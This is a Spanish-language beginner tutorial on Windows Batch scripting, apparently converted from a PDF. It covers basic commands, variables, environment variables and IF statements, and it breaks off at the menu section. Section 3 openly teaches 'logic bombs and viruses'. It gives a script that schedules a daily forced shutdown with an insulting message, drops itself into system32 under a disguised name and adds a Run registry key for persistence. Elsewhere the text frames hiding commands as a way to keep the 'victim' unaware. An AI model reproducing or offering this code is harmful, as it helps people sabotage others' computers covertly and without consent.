

Iniciacion en Batch desde "0"

By HolyKnight



Indice

- 1. ¿Que es Batch?**
 - 1.1 Codigos Basicos y Pequeña Practica Iniciativa**
 - 1.2 ¿Como guardo el Batch?**
- 2. Variables**
 - 2.1 Variables del entorno**
- 3. Bombas logicas y Virus en Batch**
- 4. IF (not) & IF (NOT) EXIST**
 - 4.1 Aplicacion del IF a las variables y menús**
- 5. Bucles**
- 6. Mejorar el Diseño de menús (idea original de Espectro infernal)**
- 7. Automatizando Tareas (AT)**
- 8. Utilizacion de comandos de red**
- 9. Redirecciones**
- 10. %0, %1, etc.**
- 11. Manejo del Registro**

I-----I


Batch no es un lenguaje de programacion en si. Sino un archivo de procesamiento por lotes que permite utilizar comandos de CMD (o simbolo de sistema), tanto como variables y condiciones como IF, IF exist, etc.

Se programa en el Block de notas o cualquier tipo de editor de texto plano. NO usen ningun editor de texto como word o wordpad porque eso ya no es texto plano sino enriquesido y no funcionaria.

Como compilador usaremos tambien el block de notas con el procedimiento explicado en el capitulo 1.2

I-----I

Lo primero es abrir el Block de Notas. Inicio > Todos los progrmas > accesorios > Block de Notas



Los comandos basicos de batch son los siguientes:
Código:

```
*ECHO: imprime un texto en pantalla
* @ECHO OFF: oculta los comandos que programamos para que cuando
se inicie el bat no se puedan ver los codigos y solo el programa.
* DIR: muestra un listado con el contenido de un directorio.
* TYPE: muestra el contenido de un archivo en pantalla.
* COPY: copia archivos en otro lugar.
```

- * REN (RENAME): renombra archivos.
- * DEL: borra uno o varios archivos (con posibilidad de recuperarlos mediante la orden UNDELETE, salvo que el lugar del archivo o archivos borrados hubiese sido utilizado con posterioridad).
- * MD o MKDIR: crea un nuevo directorio.
- * CD o CHDIR: cambia el directorio actual por el especificado.
- * RD o RMDIR: borra un directorio vacío.
- * DELTREE: borra un directorio con todo su contenido, incluidos subdirectorios (apareció en las últimas versiones)
- * CLS: limpia la pantalla.
- * HELP: ayuda sobre las distintas órdenes.
- * SORT: ordena Datos
- * SHUTDOWN: apaga el ordenador


Ahora nos vamos a la practica

Abres el Block y escribes el siguiente codigo.

Código:

```
@echo off
title Primer Programa
echo presiona una tecla
pause
echo hola
pause > nul
exit
```

Aca una screen del codigo anterior luego de ser compilado y funcionando:



```
Primer Programa
presiona una tecla
Presione una tecla para continuar . . .
hola
-
```

Ahora expliquemos el codigo que copiaste.

Código:

```
@echo off
```

este codigo lo que hace es ocultar todos los comando que vas a utilizar en el programa, sino nos apareceria lo que pusimos y la victima se daria cuenta de que es un virus en caso de que lo sea.

Código:

```
title
```

este es el nombre que aparece en la ventana del DOS cuando ejecutas el programa.

Código:

```
echo
```

este code sirve para "imprimir" o mostrar lo que es cribamos en la pantalla.

por ejemplo

```
echo hola
```

en la pantalla apareceria "hola"

Código:

```
pause
```

esto crea una pausa en el programa y tienes que presionar una tecla para proseguir.

Código:


```
pause > nul
```

esto es lo mismo que lo anterior pero unicamente que no muestra el cartel en la pantalla

que dice "presione un tecla para proseguir"

I-----I

Primero ponemos el codigo en el block de notas luego pulsamos **Archivo>Guardar como...**




```
@echo off
title Primer Programa
echo presiona una tecla
pause
echo hola
pause > nul
exit
```

By Holyknight

Ln 7 : 7 Col 5 Sel 0 94 Bytes ANSI CR+LF INS Texto

Luego en el nombre ponemos el nombre que le queramos poner y los mas importante tiene que tener la extension **.bat** Tambien nos aseguramos que abajo diga "todos los archivos"



I-----I

DEFINICION

Las variables se usan en la mayoría de los lenguajes de programación (diría en todos pero no conozco todos [borracho]). Son datos que pueden ir cambiando a medida que el programa corre. Las variables pueden adquirir diferentes valores alfanuméricos (letras y números), también se nos permite sumar variables o imprimirlas en pantalla. O incluso realizar operaciones matemáticas.

Cuando llamas una variable en batch siempre se encierran entre "%" por ejemplo tenemos la variable zero, cuando la llamamos sería %zero%

A LA PRACTICA

comenzaremos examinando el código siguiente:

Código:

```
@echo off
title variables
echo bienvenido al ejercicio para aprender variables
echo .
echo presiona una tecla para continuar
pause > nul
set /p nombre=como te llamas?
set /p edad=cuantos años tienes?
set /p comida= que comes?
pause > nul
echo hola %nombre%
echo veo que tienes %edad% años verdad?
echo como rayos te puede gustar %comida%?
pause > nul
exit
```

Ahora Examinemos el code:

Código:

```
set /p nombre=como te llamas?
```

con esto estamos haciendo que el archivo le pregunte al usuario el valor de la variable nombre. Set es el comando para llamar variables.
/p significa que el usuario le pondra el valor a la variable por medio de una pregunta.
"nombre" ahí esta el nombre de la variable.
"=como te llamas?" es la pregunta que se le hará al usuario.

He aquí un modelo estándar de variable

Código:

```
set /p var1=que valor le asigna a la variable 1?
```

también se puede otorgar un valor a la variable sin preguntarle al usuario. por ejemplo

Código:

```
set var=pesos
```

Código:

```
echo hola %nombre% veo que tienes %edad% años verdad? como rayos te
puede gustar %comida%? XD
exit
```

Aquí imprime en pantalla un texto usando las variables, como mencione al principio las variables se llaman entre "%". Entonces el batch imprimirá en pantalla el valor de las variables nombre, edad y comida adicionadas con el texto expuesto.

este sería el ejemplo del programa corriendo así se entiende mejor:

Código:

```
Bienvenidos al ejercicio para aprender variables
.
Presione una tecla para continuar

como te llamas? holy
que edad tienes? 14
que comes? nada
```

hola holy veo que tienes 14 años verdad? como rayos te puede gustar nada? XD

I-----I

hay ciertas variables que nos ayudaran a la hora de hacer programas o virus para asegurar (o subir mucho la probabilidad) que funcionen las ordenes del batch que hagamos. Por ejemplo:
nosotros programamos un batch que busca si tienes los archivos "cmd.exe" y "notepad.exe"
logicamente le podremos que busque en la ruta c:/windows/system32/
pero que pasa si la victima no tiene instalado win en c: y lo tiene instalado en la particion e:? claro el batch dira que no estan pero en realidad si estan pero en otra unidad
entonces para evitar este tipo de errores usaremos las variables del entorno que son las siguientes:

Código:

```
%ALLUSERSPROFILE% -----> todos los usuarios
%APPDATA% -----> datos de programa
%PROMPT% %TEMP% y %TMP% -----> temporales
%USERDOMAIN% -----> obtener dominio
%USERNAME% -----> nombre del usuario Actual
%USERPROFILE% -----> usuario configuracion
%programfiles% -----> archivos de programas
%systemroot% -----> windows
%homedrive% -----> disco Raiz
```

para este caso nos serviria la variable de "%homedrive%". Pongamos el ejemplo con un simple batch que ejecuta el notepad

Código:

```
@echo off
title prueba
echo ahora se ejecutara el notepad
%homedrive%/windows/system32/notepad.exe
exit
```

en caso de que tuvieramos en el disco c:

eso reemplaza la unidad, en conclusion son comodines que nos ayudan a la hora de programar batch.

I-----I

Es muy facil crear codigos que perjudiquen o molesten a una victima que ejecute nuestro batch. A continuacion les mostrare una forma de crear una pequeña bomba logica en batch que hara que se apague el ordenador de la victima a las 17:00 todos los dias.

Primero aprender la definicion concreta de Bomba Lógica: [Bomba Logica](#)

Las bombas logicas complejas pueden programarse en lenguajes mas complejos como Visual Basic. Pero como tu solo buscas algo simple para [Censurado] a alguien te recomiendo batch.

Mira este code

Código:
shutdown -s -f -t 15 -c "hola mundo"
ahora explicamos el code

Código:
shutdown
el mismo nombre te lo dice, apaga el equipo

Código:
-s
activa apagar el equipo

Código:
-f
Fuerza a las aplicaciones activas a cerrrarse

Código:
-t xx
Es el tiempo en el que tardara en apagarse en ordenador.(xx representa el numero que quieras)

Código:
-c "x"
muestra un mensaje con lo que quieras (donde esta la x pones el mensaje)

entonses si creamos un batch que se inicie con windows y apage la pc de la victima a las 17:00 joderemos mucho a la victima.

Código:
@echo off
AT 17:00 shutdown -s -f -t 2 -c "Jodete" >>
c:/windows/system32/windosx.bat
REG ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v sysin2
/t REG_SZ /d "c:/windows/system32/windosx.bat"
exit

lo que haria esto en "teoria" seria apagar el pc en 2 segundos a las 17:00 de cada dia y agregarse al registro de windows, osea que su pc se apagara en 2 segs. todos los dias a las 17:00.


I-----I

IF es un comando que permite verificar algo. Si es verdadero o no hace una accion

determinada. Su principal rol en los batch es verificar si alguna variable es "tal" valor numerico. Aqui mostraremos un claro ejemplo de su funcion que no es para nada complicada

Código:


```
@echo off
set /p var=cuanto es 1+1??
if %var%==2 (echo bien) else echo mal
pause
```



En cambio IF NOT es exactamente lo contrario, verifica que algo no sea = a un valor especificado. Aqui se ve claramente:

Código:

```
@echo off
set /p var=cuanto es 1+1??
if not %var%==2 (echo mal) else echo bien
pause
```




```
C:\WINDOW\system32\cmd.exe
cuanto es 1+1??3
mal
Presione una tecla para continuar . . . _
```

IF (NOT) EXIST verifica que exista cierto archivo. Tiene un funcionamiento identico al IF (NOT), solo que trabajo sobre archivos y no valores alfanumericos. Lo verificamos con el siguiente code:

Código:

```
@echo off
if exist c:/windows/system32/explorer.exe (echo tenes explorer.exe)
else echo no tenes explorer.exe
pause > nul
```



```
C:\WINDOW\system32\cmd.exe
no tenes explorer.exe
_
```

I-----I

IF nos ayuda a la hora de crear menús. Ya que podemos asignarle un numero a cada opcion del menú y asi cuando el usuario ingrese cierto numero nos llevara al lugar designado. No se entiende totalmente en palabras por eso les he formulado este simple code que lo explica.

